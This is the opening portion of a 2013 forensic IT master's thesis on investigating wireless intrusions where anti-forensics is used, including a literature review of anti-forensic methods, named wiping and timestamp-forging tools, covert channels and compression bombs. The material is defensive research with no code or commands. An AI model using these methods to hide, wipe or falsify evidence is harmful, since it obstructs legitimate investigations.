Anti-forensic Digital Investigation for Unauthorized Intrusion on a Wireless Network

WEI LI

B.Eng. (HUAT, CHN)

A thesis submitted to the graduate faculty of design and creative technologies
AUT University
in partial fulfilment of the
requirements for the degree of
Master of Forensic Information Technology

School of Computer and Mathematical Sciences

Auckland, New Zealand
2013

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which to a substantial extent has been accepted for the qualification of any other degree or diploma of a University or other institution of higher learning, except where due acknowledgement is made in the acknowledgements.

....

Wei Li

Acknowledgements

This thesis was conducted at the Faculty of Design and Creative technologies in the School of Computing and Mathematical Sciences at Auckland University of Technology. During the thesis project, I received a lot of help from many people, thus I would like to take this opportunity to thank them.

Firstly, I would like to express my deepest gratitude to Professor Brian Cusack, my supervisor and program leader, who directed me to this research area and guided me throughout two years study. Without his help, this thesis could not have reached its present form. I am also indebted to many staff members and lectures at AUT, Alastair Nisbet and Campbell McKenzie for providing advanced knowledge of security and digital forensics, Jung Son and Thomas Laurenson for guiding me the practical test on various digital forensic tools.

I would also like to thank all my fellow students from the Master of Forensic Information Technology, especially Tingting Gao and Yao Lu providing discussion, cooperation during the two years study. Many of whom have built log-lasting friendship. And also the proof reader who has helped perfect the text.

At last, my thanks would go to my beloved family for providing great support and encouragement behind me through these years living and study in New Zealand.

Abstract

In the last decade, the digital forensic methodologies and techniques have advanced rapidly. They have many variations such as computer forensics, network forensics and in this thesis project, wireless forensics. Similarly, computer criminals have become aware of current investigation procedures and, in turn, have developed their own techniques and tools in an attempt to manipulate and/or remove digital evidence. Such techniques are known as anti-forensics. In this project, the researcher was motivated by the potential difficulties facing investigators in the wireless environment when anti-forensics is deliberately used. Thus, the research is to set up a wireless intrusion investigation with anti-forensic elements inserted into the environment.

The main goal of this research is to create a solution to overcome the impact or thwarting created by anti-forensic techniques and tools during the wireless investigation processes. Therefore two problem areas are identified, the wireless forensic investigation and the wireless forensic investigation with anti-forensics. The relevant problems such as the acquiring of evidence from a wireless network, the detection and analysis of anti-forensic affects, and the impact of anti-forensics on investigation processes are addressed.

Three phases of research testing were conducted. The research Phase One was to gather the testing data then to be used as a benchmark to evaluate the effects of applied anti-forensic tools on the investigation processes. The collected evidence included the captured wireless network traffic and the initial evidence image file. The second phase applied the anti-forensic tools on the host in order to cover the evidence trail. The investigation process was repeated until consistency. The outcomes were processed and presented in the findings table. The Phase Three was a review step. The findings from Phase One and Phase Two were analysed and compared. The anti-forensic effects on the host system were identified. Subsequently, the current data recovery technology used to restore or mitigate the damage caused by anti-forensic tools was tested. The findings from the third phase determined the anti-forensic effects on the investigation process of a wireless intrusion incident.

In summary, the results of this research show that the applied anti-forensic tools caused irrecoverable damages for the Internet artefacts. The reconstruction of the wireless intrusion incident involving anti-forensic effects could be mostly accomplished by combining the information extracted from the captured wireless traffic and the evidence findings from the recovered evidence image file. The lack of intrusion activities on the host system could be explained by the applied anti-forensic tools themselves.

Table of Contents

Declaration ii
Acknowledgements.. iii
Abstract iv
Table of Contents vi
List of Tables x
List of Figures xi
Abbreviations xiii

Chapter 1

Introduction

1.0 INTRODUCTION..1

1.1 PROBLEM AREAS 2

1.2 MOTIVATION..3

1.3 STRUCTURE OF THE THESIS...5

Chapter 2

Literature Review

2.0 INTRODUCTION 7

2.1 INTRODUCTION TO ANTI-FORENSICS 7

2.2 INTRODUCTION TO WLAN STANDARDS AND SECURITY....................14

2.2.1 IEEE 802.11 Background...15

2.2.2 IEEE 802.11 Architecture...16

2.2.3 IEEE 802.11 Security...18

2.3 WIRELESS SECURITY RISKS 23

2.3.1 General Threats In WLAN 23

2.3.2 IEEE 802.11b Security Risks 24

2.3.3 IEEE 802.11i Security Risks 26

2.4 WIRELESS FORENSICS AND BEST PRACTICES 27

2.4.1 Digital Forensics...28

2.4.2 Network Forensics 31

2.4.3 Anti-Forensics Detection..32

2.4.4 Best Practices 33

2.5 EXISTING PROBLEMS 34

2.6 CONCLUSION...36

Chapter 3

Research Methodology

3.0 INTRODUCTION 37

3.1 REVIEW OF SIMILAR STUDIES 37

3.1.1 Distributed Agent-based Real Time Network Intrusion Forensics System 38

3.1.2 The Evidence Collection of DoS Attack in WLAN 40

3.1.3 Time Based Data Forensic and Cross-Reference Analysis.....................43

3.1.4 Digital Investigation Awareness of Anti-Forensic Attacks.....................45

3.2 RESEARCH DESIGN 47

3.2.1 Review of Similar Studies...47

3.2.2 The Research Problem 50

3.2.3 The Research Questions and Hypothesis 51

3.2.4 The Research Phases...52

3.2.5 Data Map...54

3.3 DATA REQUIREMENTS 55

3.3.1 Data Collection..55

3.3.2 Data Processing 56

3.3.3 Data Analysis 56

3.4 LIMITATIONS OF THE RESEARCH 57

3.5 CONCLUSION 58

Chapter 4

Research Findings

4.0 INTRODUCTION 60

4.1 VARIATIONS TO PLAN 60

4.2 COLLECTED DATA AND ANALYSIS 61

4.2.1 Captured Wireless Network Flow and Analysis 62

4.2.2 Collected Evidence Data 68

4.2.3 Data Analysis 79

4.3 CONCLUSION 81

Chapter 5

Discussion

5.0 INTRODUCTION 82

5.1 THE RESEARCH QUESTION 82

5.2 RESEARCH HYPOTHESES & SUB QUESTIONS 85

5.3 DISCUSSION 91

5.3.1 Review Research Design 92

5.3.2 Discussion of Findings 94

5.3.3 Recommendations 96

5.4 CONCLUSION 98

Chapter 6

Conclusion

6.0 INTRODUCTION 99

6.1 SUMMARY OF RESEARCH FINDINGS 100

6.2 ANSWER TO THE RESEARCH QUESTION 101

6.3 RECOMMENDATIONS FOR FURTHER RESEARCH 104

6.4 CONCLUSION...105

References.. 107

Appendix..111

Appendix A – Findings Table 111

Appendix B- The Reference Section in u_ex130920.log......................................117

Appendix C- The Reference Section in httperr1.log..119

List of Tables

Table 2.1 Comparison of various WLAN standards 15

Table 2.2 Major Threats Against WLAN Security 24

Table 2.4 Evidence Data Source 31

Table 3.1 DoS Attacks in WLAN Description..42

Table 3.2 Efficiency of WLAN Profiling System..43

Table 3.3 Temporal Information for Forensics 44

Table 3.4 Timestamps of Suspicious Files/Directories. 45

Table 4.1 Time Range from Analyzing Captured Wireless Netflow........................80

Table 4.2 Time Range from Extracted Log Files 80

Table 5.1 Results of Hypothesis Testing for H1 86

Table 5.2 Results of Hypothesis Testing for H2 87

Table 5.3 Results of Hypothesis Testing for H3 89

Table 5.4 Results of Hypothesis Testing for H4 90

Table 5.5 Results of Hypothesis Testing for H5 91

Table 6.1 Answers to the Research Questions 104

List of Figures

Figure 2.1 The Repeating Pattern of Data 11

Figure 2.2 (a) Ad-hoc and (b) infrastructure network architectures 17

Figure 2.3 Summary of 802.11i security 19

Figure 2.4 WEP encapsulation block diagram 20

Table 2.3 Characteristics of the different phases through an investigation process 29

Figure 3.1 Architecture of The Network Intrusion Forensics System 39

Figure 3.2 WLAN Forensic Profiling System 41

Figure 3.3 Digital Investigation Process Aware of Anti-Forensic Attacks 45

Figure 4.1 Protocol Hierarchy Statistics of Captured Packets 62

Figure 4.2 Packet Details 62

Figure 4.3 Screenshot of TCP RST Packets 63

Figure 4.4 Screenshot of Expert Information about Corresponding TCP RST Packets 64

Figure 4.5 Screenshot of Bruteforcing Attack Packets 64

Figure 4.6 Screenshot of Bruteforcing Attack on HTTP Authentication 65

Figure 4.7 Screenshot of Unsuccessful HTTP Responses 66

Figure 4.8 Screenshot of HTTP Requests 66

Figure 4.9 Basic Information about Captured Intrusive Session 67

Figure 4.10 Screenshot of Conversation Statistics 67

Figure 4.11 Protocol Hierarchy Statistics 68

Figure 4.12 Packets Lengths Statistics 68

Figure 4.13 Windows Remote Connection Log 69

Figure 4.14 Nessus Scanning Records 70

Figure 4.15 Records of Exploitation 71

Figure 4.16 Records of HTTP APIs Errors 72

Figure 4.17 Screenshot of Relevant Internet Artifacts 73

Figure 4.23 Unallocated Clusters 76

Figure 4.24 Content of Unallocated Clusters 77

Figure 4.25 Screenshot of Chrome Folder in the Recovered Evidence File 77

Figure 4.26 Screenshot of Recovered Evidence Eliminator.exe..............................78

Abbreviations

(ISC)^2	International Information Systems Security Certification Consortium
AP	Access Point
BSS	Basic Service Set
CBC-MAC	Counter mode with Cipher Block Chaining Message Authentication Code
CCK	Complementary Code Keying
CCMP	Counter mode with Cipher Block Chaining Message Authentication Code
CRC	Cyclic Redundancy Check
DHCP	Dynamic Host Configuration Protocol
DoS	Denial of Service
DS	Distribution System
DSSS	Direct Sequence Spread Spectrum
EAP	Extensible Authentication Protocol
EMSK	Extended Master Session Key
ESS	Extended Service Set
FHSS	Frequency Hopping Spread Spectrum
HTTP	HyperText Transfer Protocol
HTTP APIs	HTTP-Based Applications
IBSS	Independent Basic Service Set
ICMP	Internet Control Message Protocol
ICV	Integrity Check Value
IEEE	Institute of Electrical and Electronics Engineers
IOCE	International Organization on Computer Evidence
IR	Infrared
IV	Initialization Vector
LAN	Local Area Network
MAC	Medium Access Control

MSK	Master Session Key
NIJ	National Institute of Justice
NTFS	New Technology File System
OFDM	Orthogonal Frequency Division Multiplexing
OS	Operating System
PBCC	Packet Binary Convolution Code
PHY	Physical Layer
PMK	Pairwise Master Key
PRNG	Pseudo-Random Number Generator
PSK	Pre-Shared Key
RADIUS	Remote Authentication Dial In User Service
RC4	Rivest Cipher 4
RF	Radio Frequency
RSNA	Robust Security Network Association
SMB	Server Message Block
SSDP	Simple Service Discovery Protocol
SSID	Service Set Identifier
SSL	Secure Socket Layer
STA	Station
SWDGE	Scientific Working Group on Digital Evidence
TCP	Transmission Control Protocol
TKIP	Temporal Key Integrity Protocol
WEP	Wired Equivalent Privacy
WLAN	Wireless Local Area Network
WM	Wireless Medium
WMSvc W3C	Web Management Service W3C

Chapter 1

Introduction

1.0 INTRODUCTION

The chosen topic for this research project covers two areas, anti-forensic investigation and wireless forensics. The term anti-forensics is a relatively new concept which has recently entered into the lexicon of digital investigators. Digital forensic methodologies and techniques have advanced rapidly during the last decade. Computer criminals have become aware of current procedures and, in turn, have developed their own techniques and tools in an attempt to manipulate and/or remove digital evidence. Such techniques are known as anti-forensics.

Anti-forensics can have a broad range of goals including: avoiding detection of event(s), disrupting the collection of information, increasing the time an examiner needs to spend on a case, casting doubt on a forensic report or testimony (Dahbur & Mohammad, 2011, p.3). Generally, according to the classifications of anti-forensics based on their attack targets, there are four categories of anti-forensics; data hiding, artefact wiping, trail obfuscation and attacks against the forensics process or tools (Rogers, 2006, p.1).

On the other hand, the wireless network forensics can be seen as a branch of network forensics but involving the features of a wireless network. The features include the structure of a wireless network, security risks and communication signals which could be attractive for attackers and affect investigation procedures. Thus from the forensic perspective, the investigation procedures for a wireless intrusion incident are “the use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations” (DFRWS, 2001, p.16). In this situation, digital evidence can be obtained from the network may include the source and destination address of any communication, as well as the data that is transmitted during the communication session itself (Sibiy,et al., 2012, p.2). Therefore, the main focus of the wireless forensic investigation for an intrusion incident is on the captured wireless traffic during the intrusion.

Consequently, the combined research area, unauthorized intrusion on a wireless network involving anti-forensics, represents a growing tendency for cybercrimes which take advantage of relatively undeveloped digital investigation approaches. The existing investigation approaches face serious problems when confronted with anti-forensic activities. Accordingly, the demand for change in investigation approaches is significant. This research will proposed an anti-forensic investigation approach by combining network forensics, computer forensics and existing knowledge that is reviewed in Chapter 2.

Chapter 1 starts with the definition of existing problems in Section 1.1. The motivation for this research will be presented in Section 1.2 and Section 1.3 gives an outline of the thesis structure.

1.1 PROBLEM AREAS

With the increasing market promotion of wireless network technologies, services and application since 1985, the IEEE 802.11 Working Group proposed the 802.11 legacy on 26 June 1997 (Yeh, et al., 2003, p.17). After decades, the wireless techniques based on this standard has become the most popular implementation of wireless networking and widely accepted in the world. Today, wireless networks are used in every corner of society. However when people enjoy the convience provided by wireless networks, criminal activity is also apparent exploiting the weaknesses of wireless security. Criminals could hack into a vicitm’s computer system to gather information through a compromised WLAN or gain personal or confidential information. In addition to sofisticated intrusion methods and techniques they can potentially use anti-forensic techniques to cover the evidential trail. In contrast, the forensic procedures and techniques are generally ill equiped for such activity.

Current investigation methodologies such as creating a timeline during the forensic analysis are susceptible to modification of access files and time stamps by anti-forensic activities. Thus it is critical for the investigator to reconstruct the event without obstruction. However the existing anti-forensic techniques can easily corrupt data sources with trail obfuscation and data hiding. Other temporal system profiles that the investigation process relied on are highly vulnerable when facing the common anti-forensic tools. More seriously, the mechanisms to detect and mitigate the impact of anti-forensics in digital investigations are under developed. Hence there is a need for awareness and the examining and analysing of digital evidence for deliberate tampering.

Therefore, the primary issue in the research to be resolved is how to overcome the impact or thwarting created by anti-forensic techniques and tools during the wireless investigation processes. Accordingly, several relevant problems require to be addressed, including the acquiring of evidence from wireless networks, detection and analysis of anti-forensic affects and impacts on investigation procedures. Thus, the proposed research questions to be addressed are:

Q1: What are the requirements to detect the use of anti-forensic techniques encountered in a wireless forensic investigation?

Q2: what is the digital evidence that can be extracted from the intrusive WLANs and host involving the effects of anti-forensic techniques to reconstruct an intrusion incident?

1.2 MOTIVATION

The previous sections have presented an introduction to the chosen research area of anti-forensic investigation and wireless forensics. In order to understand the reasons for the chosen research areas, the motivation of the researcher will be presented and discussed in this section.

The first motivation for researching the chosen area is the rising trend of applying anti-forensic techniques against investigation procedures. The term anti-forensics is a relatively new concept, but its technology has existed for a long time. The data hiding techniques such as encryption and steganography has been used for hundreds years. At present, the most of published academic literature for anti-forensic detection are focusing on steganography based on images or film. The studies on anti-forensic detection on operating systems or the procedures and techniques to perform digital forensic investigation are generally overlooked. Thus there is a gap between the anti-forensic research and literature.

Apart from this, since the IEEE firstly proposed their standard 802.11 legacy in 1997, the wireless network technologies, services and applications has developed rapidly in the last few decades. During the 15 years, the advancement has been made through adding the various amendments in the IEEE 802.11 standard suite (Lin & Feng, 2011, p.973). As well as the academic literature reporting progress from physical layer improvements to sercurity feature developments forensic concerns are few. Similarly, there is little reserach on conducting a digital investigation in a WLAN.

To meet the growing demand of modern mobile and Internet applications for advanced security features and quality of service, IEEE gradually introduced 802.11b and 802.11i amendments to complete and improve security performance of 802.11 WLANs. However, for the functional reasons, WLANs face many more threats and appear weaker than the wired LANs. The proposed latest 802.11i amendment couldn’t change the fact that the 802.11 WLAN remains a high risk that it can be violated and exploited by an attacker. Therefore, developing an effective forensic investigation approach in a WLAN is critical.

In conclusion, the discussion here presents the demand for advancement of knowledge in the area of anti-forensic investigation in WLANs. In order to combine the two interests, the research is defined as “anti-forensic digital investigation for unauthorized intrusion on a wireless network”. In such an event, the researcher is able to analysis the wireless traffic during the intrusion, the anti-forensic effects on the operating system and forensic investigation procedures. The results of this research also have implications for other research related to anti-forensic study on the operating systems and physical media.

1.3 STRUCTURE OF THESIS

The remainder of the thesis is structured as follows:

Chapter 2 presents an extensive review of the selected literature related to the topic area in order to establish a background for the research and provides an overview of the current state of research. The anti-forensics is presented in the definitions, the goals and the classifications. Then, the four most common anti-forensic techniques and tools are focused on. Afterwards, the status of WLAN standards, security capability of a WLAN system and the existing potential threats and security risk for WLAN are discussed. The relevant literature on wireless forensics, anti-forensics detection and the procedures of acquiring digital evidence are reviewed and discussed in order to establish an understanding of existing problem areas related to anti-forensic investigation of a wireless network.

Chapter 3 defines the research design and methodology. It starts from the review of similar studies to learn the approaches and relevant methods from other researchers. Then based on a review of key problems, the main research question, secondary questions and associated hypotheses are developed. Subsequently, the research phases and tests are defined. The data requirements of the research are then defined, including the data collection, processing and analysis based on the proposed research phases. This chapter is concluded with a discussion of the research limitations.

Chapter 4 reports and analyses the research findings extracted from the tests. First, the variations made to the originally proposed research plan during the actual practices are identified. Then the findings from captured wireless network flow and collected evidence data are presented and analysed respectively. The results of cross analysis are finally presented.

Chapter 5 answers the defined research questions and discusses all findings from the tests. The main research question is answered in the beginning. To answer the sub-questions, each associated hypothesis has been evaluated and justified. Then the outcomes of research are discussed cross a range of topics and back related to the reviewed literature in Chapter 2. Finally, recommendations are developed for further research. Chapter 6 gives an overview and conclusion to the research.

Chapter 2

Literature Review

2.0 INTRODUCTION

The research objective of Chapter 2 is to review the existing published literature relate to the study context of anti-forensics, Wireless Local Area Network (WLAN) and digital forensics. To treat the impact of anti-forensics it is critical to understand the common anti-forensic technologies, their goals and targets, and the categories of the methods. The IT artefact is a WLAN which also requires a literature review to understand its technology, security and vulnerabilities, and the state of knowledge of forensic investigations on a WLAN. Thus the third topic of interest is digital forensics, which includes the detection of anti-forensics during the investigation and best practices for digital investigations.

Chapter 2 begins with introducing the definition of anti-forensics and categories of anti-forensics (Section 2.1). Section 2.2 to 2.3 will discuss the WLAN standards, security capability of a WLAN system, and the existing potential threats and security risks for WLAN. In section 2.4, the relevant literature on wireless network forensics, anti-forensics detection and the procedures of acquiring digital evidence are reviewed. Finally, the existing problem areas related to anti-forensics investigation on a wireless network are discussed in section 2.5 followed by the chapter conclusion (Section 2.6).

2.1 INTRODUCTION TO ANTI-FORENSICS

As the methodologies and techniques for digital forensic investigations have advanced during the last decade, criminals and hackers have become aware of current procedures and, in turn, have developed their own techniques and tools in an attempt to manipulate and/or remove digital evidence. Such techniques are known as anti-forensics. The following section will discuss the definition of anti-forensics, goals and classifications of anti-forensics, and then focus on four popular categories of anti-forensics techniques and tools: data hiding, artefact wiping, trail obfuscation and attacks against forensics process and tools.

2.1.1 Definition of Anti-Forensics

The term anti-forensics is a relatively new concept which has recently entered into the lexicon of digital investigators. Although there is no clear industry definition, Rigers (2006, p.1) defines anti-forensics as “attempts to negatively affect the existence, amount, and/or quality of evidence from a crime scene, or make the examination of evidence difficult or impossible to conduct.” Other researchers from the practicing side, give a different definition: “application of the scientific method to digital media in order to invalidate factual information for judicial review” (Kessler, 2007, p.1).

Overall, anti-forensics is that set of tactics and measures taken by someone whose goal is to thwart the digital investigation process (Kessler, 2007, p.1). However anti-forensics can have a broad range of goals including: avoiding detection of event(s), disrupting the collection of information, increasing the time an examiner needs to spend on a case, casting doubt on a forensic report or testimony (Dahbur & Mohammad, 2011, p.3). In the same research a classification for anti-forensics is given that is based on the attack target:

Attacking data: the acquisition of evidentiary data in the forensics process is a primary goal. In this category anti-forensics seek to complicate this step by wiping, hiding or corrupting evidentiary data.

Attacking forensic tools: the major focus of this category is the examination step of the forensics process. The objective of this category is to make the examination result questionable, not trustworthy, and/or misleading by manipulating essential information like hashes and timestamps.

Attacking the investigator: this category is aimed at exhausting the investigator's time and resources, leading eventually to the termination of an investigation (Dahbur & Mohammad, 2011, p.3).

2.1.2 Categories of Anti-Forensics Methods

According to the classifications of anti-forensics, there are four basic categories of anti-forensics exist. They are data hiding, artefact wiping, trail obfuscation and attacks against the forensics process or tools (Rogers, 2006, p.1).

2.1.2.1 Data Hiding

Rekhis and Boudriga (2012) state "the data hiding which makes the available evidence unreadable and/or hidden using techniques such as encryption, steganography, covert channels in communication protocols, and exploitation of the geometric characteristics of the storage device and mechanisms of clusters allocation in file system" (Rekhis & Boudriga, 2012, p.636).


Data encryption uses an algorithm or set-of-instructions to transform the data from its original plaintext form to an unreadable ciphertext form (Buren, 1990, p.33). It produces data in the sense that while the existence of the data is not hidden, its content is only readable and usable to those who have the correct decryption key (Berghel, 2007, p.16). Same as steganography which is the practice of communicating a secret message by hiding it in a cover object (Fridrich, 2010, p.13). In order to embed a secret message, the sender slightly modifies the cover object and obtains the embedded stenographic object (Fridrich & Binghamton, 2006, p.2). They share the characteristic that the object of interest is embedded, hidden or obscured and it may escape from any quick or superficial examination of the media.

A covert channel in data communications protocols allows secret communication over networks. There are two widely known covert channel techniques: protocol bending and packet crafting. Protocol bending involves the use of a network protocol for some unintended purpose. For example, a time-worn tactic is covert channelling over Internet Control Message Protocol (ICMP) packets to convey application layer covert data (Berghel, 2007, p.15). Most firewalls and intrusion detection systems would not inspect ICMP packets for application layer data. As a result, a hidden communication has been built under the security system. The principle of packet crafting is to embed data in the actual packet headers themselves, such as Covert TCP (Transmission Control Protocol) which uses an active channel to generate its own packet train that creates the secret channel (Berghel, 2007, p.16). The transmitted data via the secret channel is hard to detect by a security system or an administrator.

Exploitation of the geometric characteristics of the storage device and mechanisms of clusters allocation in a file system is also called physical data hiding. A functioning hard drive consists of a logical structure and a physical structure. The logical structure includes partitions, file systems, files, records, fields and so forth. The physical structure consists of disks, cylinders, tracks, clusters and sectors. The logical structure is mapped onto a physical medium. For user convenience, the Operating System (OS) usually makes data structures completely transparent to the user which can created an unintended result that many places where data can be intentionally hidden or unintentionally left behind (Berghel, et al., 2008, p.2). For example, a program called Camouflage can embed messages in the area between the logical end-of-file and the end of the associated cluster in which the file was placed, also called file slack. It takes the advantage of the physical characteristics of a storage medium that the hidden message is unaffected and transparent to the host OS and file managers (Berghel, 2007, p.16).

2.1.2.2 Artefact wiping

Artefact wiping utilities are “used to overwrite data on a hard drive in such a way as to make them unrecoverable” (Sammons, 2012, p.94). Most of these applications are intended to keep the privacy; unfortunately they also can be used for some other less honourable purposes. With the development of these tools, they can not only wipe the whole hard drive, but also the targeted files and folders while leaving others uninfluenced. Examples of these tools include Evidence Eliminator, Secure Clean and DiskWipe. Unlike data hiding or other anti-forensics methods, artefact wiping partially or completely obliterates the evidence instead of simply making evidence inaccessible (Harris, 2006, p.45). Therefore artefact wiping tools make the analysis work for forensics investigators more difficult, but the fact is not perfect. Firstly, there is no guarantee that the wiped data is completely unrecoverable because success greatly depends on the quality of tools and user skill. Secondly, since these actions work on existing evidence, the process of wiping may itself create evidence. Software used to perform the wipe may create an additional evidence trail (Harris, 2006, p.46). From an investigative perspective, the evidence of their use or install can be easily found by analysing the timeline of running applications. Despite this, the wiping itself can leave telltale signs of their use. Figure 2.1 shows when looking at the drive at the bit level, a distinct repeating pattern of data can be seen this is totally different from what would normally be found on a hard drive in everyday use (Sammons, 2012, p.95).



```
09740 09 00 00 00 80 00 00 00-0D 00 00 00 00 00 00 00 ················
09750 16 3F 04 9D 03 00 00 00-00 00 00 00 00 00 00 00 ·?··············
09760 00 00 00 00 EF BE AD DE-69 65 63 6F 6D 70 61 74 ····ï¾-Þiecompat
09770 3A 61 6E 6E 2D 6B 61 74-65 2E 6A 70 00 BE AD DE :ann-kate.jp·¾-Þ
09780 DF BE 00 00 E1 80 80 00-00 00 00 00 00 BE AD DE ß¾··á·······¾-Þ
09790 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097a0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097b0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097c0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097d0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097e0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
097f0 EF BE AD DE EF BE AD DE-EF BE AD DE EF BE AD DE ï¾-Þï¾-Þï¾-Þï¾-Þ
09800 55 52 4C 20 02 00 00 00-00 00 00 00 00 00 00 00 URL ············
09810 0F C0 5E 4B 03 61 CC 01-00 00 00 00 00 00 00 00 ·À^K·aÌ·········
09820 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
09830 60 00 00 00 68 00 00 00-FE 00 10 10 00 00 00 00 `···h···þ·······
09840 09 00 00 00 80 00 00 00-0D 00 00 00 00 00 00 00 ················
09850 16 3F 04 9D 03 00 00 00-00 00 00 00 00 00 00 00 ·?··············
```

Sel start = 38796, len = 116; clus = 2797459; log sec = 22379675; phy sec = 22381723

Figure 2.1 The Repeating Pattern of Data (Sammons, 2012, p.96).

2.1.2.3 Trail Obfuscation

Trail obfuscation aims at misdirecting the investigator by hiding, faking or deleting evidence about the source and the nature of an attack (Rogers, 2006, p.1). Attackers can use log cleansers to modify metadata of log files, delete compromising entries, and modify time stamps. They can also use spoofing techniques economizers to hide the origin of the attack. Zombie accounts and Trojan can also be utilized to install an untraceable backdoor for unauthorized intrusion (Chou, 2011, p.122). As an example, the botnet has become the new vector to launch the attack. Previously, there are methods of IP trace back that are used to track attack packets on the network back to their origin. However the appearance of the techniques like botnet and onion routing makes tracing nearly impossible. Hence security software vendors are turning their focus on prevention, response, and recovery rather than detection of the attacker. There is also a unique category that obfuscation involves the selective editing of existing evidence or creation of invalid evidence to corrupt the validity of the real evidence (Harris, 2006, p.45). A tricky insider may use the trail obfuscation tool called Timestop to create or modify files time or date to create evidence to proof his/her innocence or shift investigator’s attention to other employees and get rid of suspicion.

2.1.2.4 Attacks Against Forensics Process or Tools

Attacks against forensics process or tools is a rare anti-forensics method, it directly works on the investigation procedures or the bugs existing in the forensics tools. The attacker requires a wealth knowledge and experience of how that tools and procedures work. As a result, this type of anti-forensic activity can be the most threatening.

2.1.2.4.1 Attacks Against Forensics Process

It is generally accept that the process of digital forensics can be divided into six independent and associated phases. Kessler (2007, p.3) argues these phases are all open to attack:

> **Identification** is the step that an investigator learns where is some incident to investigate. This phase can be undermined by covering the incident or hiding the digital device which is related to the event.
>
> **Preservation** is a set of steps to preserve the evidence medium and ensure the integrity of the evidence. This phase is depends on the completion of the chain of custody, therefore it can be undermined by breaking or destructing the chain or questioning the integrity of the evidence itself.
>
> **Collection** refers to the investigator extracts data from the evidence medium. This phase can be undermined by incomplete extracted data or doubting the tools and techniques to collect data.
>
> **Examination** describes how the evidence data is viewed. This phase can be undermined by discussing the tools are unqualified and inadequate.
>
> **Analysis** is the means by which an investigator draws conclusions from the evidence. This phase greatly relies on the examiner's skill and the tools they used. Hence the qualification of examiner and tools are highly doubtful.
>
> **Presentation** is the last step that investigator presents their work to the court, jury or other fact-finders. Anti-forensics tools and methods can be used to attack the reliability and scientific rationality of the report, and even the investigator.

Consequently, testability, error rate, publication, acceptance of forensics procedures has become significant factors when a court room judge measures the admissibility of the evidence being presented.

2.1.2.4.2 Attacks Against Forensic Tools

There are not many research reports in this area, but Garfinkel (2007, p.81) presents some examples about how anti-forensics techniques allow the attacker to craft data that will manifest bugs within the forensics tools. For instance, some Windows logfile analysis tools will attempt to execute regular expressions that are embedded in log file entries, but this action may cause these tools to hang when they are executed. The logic of this program called compression bombs is for special types of denial of service attacks. They are designed for forensic tools or other tools that attempt to analyse the content of container files. “These bombs are small data files that consume a tremendous amount of storage when uncompressed. For example, 42.zip is a 43,374 byte file that contains 16 zipped files, each of which contains 16 zipped files, and so on, for a total of 4TB of data” (Garfinkel, 2007, p.81).

2.2 INTRODUCTION TO WLAN STANDARDS AND SECURITY

With the increasing market promotion of wireless network technologies, services and application since 1985, the Institute of Electrical and Electronics Engineers (IEEE) 802.11 Working Group began elaborating on the Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications in 1989 and the final draft was ratified on 26 June 1997 which is said to be the 802.11 legacy (Yeh, et al., 2003, p.17). IEEE 802.11 has become the most popular implementation of wireless networking in the recent years due to its remarkable success in both design and deployment. On the other side, to prevent unauthorized access or any other malicious using of WLAN, IEEE proposed servel amendments to complete and promote its security capability for user authentication, data confidentiality and integrity, and key management. The following sections will discuess the background and architectrure of the IEEE 802.11 standard, and its security features for 802.11 WLANs.

2.2.1 IEEE 802.11 Background

From the first 802.11 standard released in 1997 to the latest 802.11-2012, the only purpose of IEEE 802.11 standard is to provide wireless connectivity for fixed, portable, and moving stations (STAs) within a local area (IEEE Std. 802.11, 2012, p.1).

	IEEE 802.11	IEEE 802.11b	IEEE 802.11a	IEEE 802.11g
Ratification	Jun.1997	Sept.1999	Sept.1999	Jun.2003
RF band	2.4GHz	2.4GHz	5GHz	2.4GHz
Max. data rate	2 Mbps	11 Mbps	54 Mbps	54 Mbps
Physical layer	FHSS,DSSS,IR	DSSS,CCK	OFDM	OFDM,PBCC
Typical range	50-100m	50-100m	50-100m	50-100m

Table 2.1 Comparison of various WLAN standards (Yeh, Chen, & Lee, 2003, p.20).

During the 15 years period, various amendments were contained in the IEEE 802.11 standard suite, mainly including IEEE 802.11a/b/g, IEEE 802.11e for quality-of-service support and IEEE 802.11i for improving message encryption (Lin & Feng, 2011, p.973).

